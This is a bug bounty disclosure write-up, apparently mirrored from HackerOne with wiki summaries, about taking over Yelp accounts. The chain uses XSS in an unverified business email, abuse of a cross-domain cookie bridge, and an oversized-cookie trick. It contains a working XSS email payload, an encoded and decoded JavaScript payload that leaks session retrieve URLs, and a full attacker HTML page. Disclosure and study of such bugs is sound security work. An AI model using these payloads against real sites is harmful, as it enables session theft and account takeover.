yelp.com and biz.yelp.com ATO via XSS + Cookie Bridge
An unverified business email was reflected unsanitised in a verification message, allowing self-XSS. By chaining with Yelp's cookie bridge and a cookie-size trick, an attacker could leak HttpOnly session cookies and take over both business and regular accounts.
 Originally disclosed on HackerOne
- Triaged in 2 hours
- Fixed in 13 days
- Paid in 13 days
- Disclosed after 41 days
Summary
I've found an XSS on biz.yelp.com where the unverified email will be reflected in a message, prompting the user to verify the email. This XSS can be combined with the cookie bridge functionality to target other uses with the XSS. The XSS can then be combined with the cookie bridge a second time to leak HttpOnly session cookies, and makes account takeover possible for both business accounts and regular accounts.
Description
XSS in business user email
When a business user has not verified their email, a message is shown telling them to verify the email. The users email is reflected in this message, and it's possible to choose an email that will result in XSS. ███████ There is a 64 char limit on the chosen email, but it's just enough to achieve arbitrary javascript execution by choosing the email
"<iframe/onload=eval(atob(location.hash.substring(1)))>"@calc.sh
and putting the payload base64 encoded in the url fragment


At this point this is just a Self-XSS, but I'll show how this can be used to target other uses.
yelp.com's Cookie Bridge
Yelp has local versions of the website, so a user requesting the site in danish, will be redirected to yelp.dk and a user requesting the site in german will be redirected to yelp.de. If a users is signed into yelp.com and wishes to change language to danish, they can't just be sent to yelp.dk without having to log in again since yelp.com and yelp.dk are 2 completely different domains in the eyes of the browser, and so the users session cookies can't be used for both domains.
To solve this challenge, Yelp has implemented a Cookie Bridge that works by sending a GET request to https://biz.yelp.com/cookie_bridge/store?dhl=da_DK. The backend will take all the users cookies and save them, redirect them to https://biz.yelp.dk/cookie_bridge/retrieve?cookie_fsid=qCN_L-QbDTAVmqgKIAs2Dw&redir=%2F which will then set the same cookies for the yelp.dk domain. The value of the cookie_fsid is unique for our cookies, and can only be used to retrieve the cookies once.
Using the Cookie Bridge to sign other users into our account
We can use the Cookie bridge to sign a victim into our account. While signed into our account on biz.yelp.com we send a request to https://biz.yelp.com/cookie_bridge/store?dhl=da_DK. This will result in a 303 redirect to https://biz.yelp.dk/cookie_bridge/retrieve?cookie_fsid=qCN_L-QbDTAVmqgKIAs2Dw&redir=%2F. Instead of following the redirect we can have a victim visit the link, and they'll then be signed into our business user on biz.yelp.dk. We can even use the redir parameter to redirect the victim to /home#[OUR BASE64 ENCODED XSS PAYLOAD] and have the XSS trigger
Using the XSS for ATO
The situation is as follows: The victim is logged in on biz.yelp.com. We sign the victim into the attacker account on biz.yelp.dk where our XSS triggers. The XSS can't make any changes to the victim account due to biz.yelp.com and biz.yelp.dk being different domains. For the XSS to be effective we need to sign the victim account into biz.yelp.dk
The attack looks like this:
- Victim is logged into
biz.yelp.com. - The victim clicks on our page, which open a new tab. We'll call the opener tab "Tab A" and the new tab "Tab B". Tab B will load the cookie bridge retrieve endpoint that signs the victim into our attacker account on
biz.yelp.dk, and triggers the XSS:
https://biz.yelp.dk/cookie_bridge/retrieve?cookie_fsid=qCN_L-QbDTAVmqgKIAs2Dw&redir=/home/%23[XSS PAYLOAD BASE64 ENCODED]
- Now we have javascript execution in Tab B. We now get a reference to Tab A and redirects it via
window.opener.location.href = "https://biz.yelp.com/cookie_bridge/store?dhl=da_DK". This will sign the victim into their own account onbiz.yelp.dk. But our XSS is still alive in Tab B so we can now make requests frombiz.yelp.dkwith the victims session cookies.
At this point we're turned what started as a Self-XSS into regular XSS in the victims session. But we can improve the attack to steal the session cookies of the victims account, even though they're marked HttpOnly and not available from javascript. To do this we change the last step above and do the following instead:
- Using our XSS in Tab B we set several large cookies on
biz.yelp.dkfor the path/cookie_bridge/retrieve.:

for (var i = 0; i < 15; i++) {document.cookie = `X${i}=${'X'.repeat(1000)}; max-age=86400; path=/cookie_bridge/retrieve`}
this will make all requests to https://biz.yelp.dk/cookie_bridge/retrieve fail, as openresty will complain that the cookie is too large. This will prevent the cookie_fsid token from being consumed:
- We now point Tab A to
https://biz.yelp.com/cookie_bridge/store?dhl=da_DKwhich will attempt to transfer the victim account cookies tobiz.yelp.dk, but will end up failing with a 400 error page since the cookie header is too large. - Now Tab B can access Tab A's location via
window.opener.location.hrefsince they share the same originbiz.yelp.dk. Tab B can now leak the retrieve url for the victims session cookies, and the attacker can simply visit this url to be signed in as the victim. This works for both business accounts and regular yelp accounts.
POC and video
We create a business account with the email "<iframe/onload=eval(atob(location.hash.substring(1)))>"@calc.sh without verifying it to get the Self-XSS gadget we need.
Using this account we make a request to https://biz.yelp.com/cookie_bridge/store?dhl=da_DK&redir=/home/%23Zm9yICh2YXIgaSA9IDA7IGkgPCAxNjsgaSsrKSB7ZG9jdW1lbnQuY29va2llID0gYFgke2l9PSR7J1gnLnJlcGVhdCgxMDAwKX07IG1heC1hZ2U9ODY0MDA7IHBhdGg9L2Nvb2tpZV9icmlkZ2UvcmV0cmlldmVgfQp3aW5kb3cub3BlbmVyLnBvc3RNZXNzYWdlKHtyZWRpcmVjdDoiaHR0cHM6Ly9iaXoueWVscC5jb20vY29va2llX2JyaWRnZS9zdG9yZT9kaGw9ZGFfREsifSwgIioiKTsKc2V0VGltZW91dChmdW5jdGlvbigpIHthbGVydCgiYXR0YWNrZXIgY2FuIG5vdyBzaWduIGluIGFzIHZpY3RpbSBieSBnb2luZyB0bzoiICsgd2luZG93Lm9wZW5lci5sb2NhdGlvbi5ocmVmKX0sIDUwMDApOw%3D%3D which returns a 303 redirect to
https://biz.yelp.dk/cookie_bridge/retrieve?cookie_fsid=cZ1U9eNTN2is8YaF4pCBWA&redir=%2Fhome%2F%23Zm9yICh2YXIgaSA9IDA7IGkgPCAxNjsgaSsrKSB7ZG9jdW1lbnQuY29va2llID0gYFgke2l9PSR7J1gnLnJlcGVhdCgxMDAwKX07IG1heC1hZ2U9ODY0MDA7IHBhdGg9L2Nvb2tpZV9icmlkZ2UvcmV0cmlldmVgfQp3aW5kb3cub3BlbmVyLnBvc3RNZXNzYWdlKHtyZWRpcmVjdDoiaHR0cHM6Ly9iaXoueWVscC5jb20vY29va2llX2JyaWRnZS9zdG9yZT9kaGw9ZGFfREsifSwgIioiKTsKc2V0VGltZW91dChmdW5jdGlvbigpIHthbGVydCgiYXR0YWNrZXIgY2FuIG5vdyBzaWduIGluIGFzIHZpY3RpbSBieSBnb2luZyB0bzoiICsgd2luZG93Lm9wZW5lci5sb2NhdGlvbi5ocmVmKX0sIDUwMDApOw%3D%3D.

Getting this URL can obviously be automated, but for this POC we're just getting it manually and giving it as an argument to our POC HTML attack page. The attacker page looks like this:
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>yelp xss poc</title>
  <script>
    function openTarget() {
      t = document.location.hash.substring(1);
      window.target = window.open(t);
    }

    // register a postmessage listener
    window.addEventListener('message', function (e) {
      console.log(e);
      if (e.data && e.data.redirect) {
        location.href = e.data.redirect; // this is vulnerable to xss but idc
      }
    });

  </script>
</head>
<body>
  <h1>Yelp.com account takeover POC</h1>
  <button onclick="openTarget()">click here to start attack</button>
</body>
</html>
and is hosted here: https://calc.sh/yelp-poc-bah7ooli.html.
When the victim clicks our link in their browser they'll be signed in to our attacker account and the XSS payload will run. The payload is base64 encoded and the decoded payload looks like this:
for (var i = 0; i < 16; i++) {document.cookie = `X${i}=${'X'.repeat(1000)}; max-age=86400; path=/cookie_bridge/retrieve`}
window.opener.postMessage({redirect:"https://biz.yelp.com/cookie_bridge/store?dhl=da_DK"}, "*");
setTimeout(function() {alert("attacker can now sign in as victim by going to:" + window.opener.location.href)}, 5000);
This code will set 16 large cookies each containing 1000 'X' chars. This will be enough to trigger the 400 error. After setting the cookies we find the opener tab, and send a postMessage asking it to redirect to https://biz.yelp.com/cookie_bridge/store?dhl=da_DK (I'm using postMessage to do the redirect so that the attack also works in Firefox. In Chrome we could simply set window.opener.location.href, but that doesn't work in Firefox for some reason). The browser will be redirected to https://biz.yelp.dk/cookie_bridge/retrieve?cookie_fsid=[FSID VALUE] but will trigger the 400 error such that the cookie_fsid won't be consumed. The last line in our payload can now read the href of the opener window as they share the same origin, and we show the url in an alert box to demonstrate the attacker now has the url and can sign in as the victim.
This video shows the attack explained above, and demonstrates that the attacker is able to take over both a normal yelp account and a business account.
Impact
An attacker can leak the session cookies of a victim even though they're set as HttpOnly and sign in to the victims account. This works for both normal accounts and business accounts.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the email field was reflected without proper output encoding, and the cookie bridge design allowed session fixation and cookie leakage when combined with the XSS.
Impact
An attacker could leak HttpOnly session cookies and take over both business and regular Yelp accounts.
What the attacker needed
Victim clicks a link; attacker has a business account; victim logged into biz.yelp.com
How it was found
- Create a business account with an email that contains an XSS payload and do not verify it.
- Send a request to the cookie bridge store endpoint to generate a retrieve URL for the attacker's cookies.
- Host a page that opens the retrieve URL in a new tab and listens for a postMessage.
- The victim visits the attacker's page, which signs them into the attacker's account and triggers the XSS.
- The XSS sets large cookies to block the retrieve endpoint, then redirects the opener tab to the store endpoint.
- The XSS reads the opener's URL containing the victim's cookie_fsid and displays it, allowing the attacker to sign in as the victim.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A website showed a user's email address without cleaning it, so a specially crafted email could run code in the browser. The attacker then used a feature that copies login cookies between Yelp's country domains to trick the victim into using the attacker's account, and finally stole the victim's real session cookies. This let the attacker log in as the victim.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.





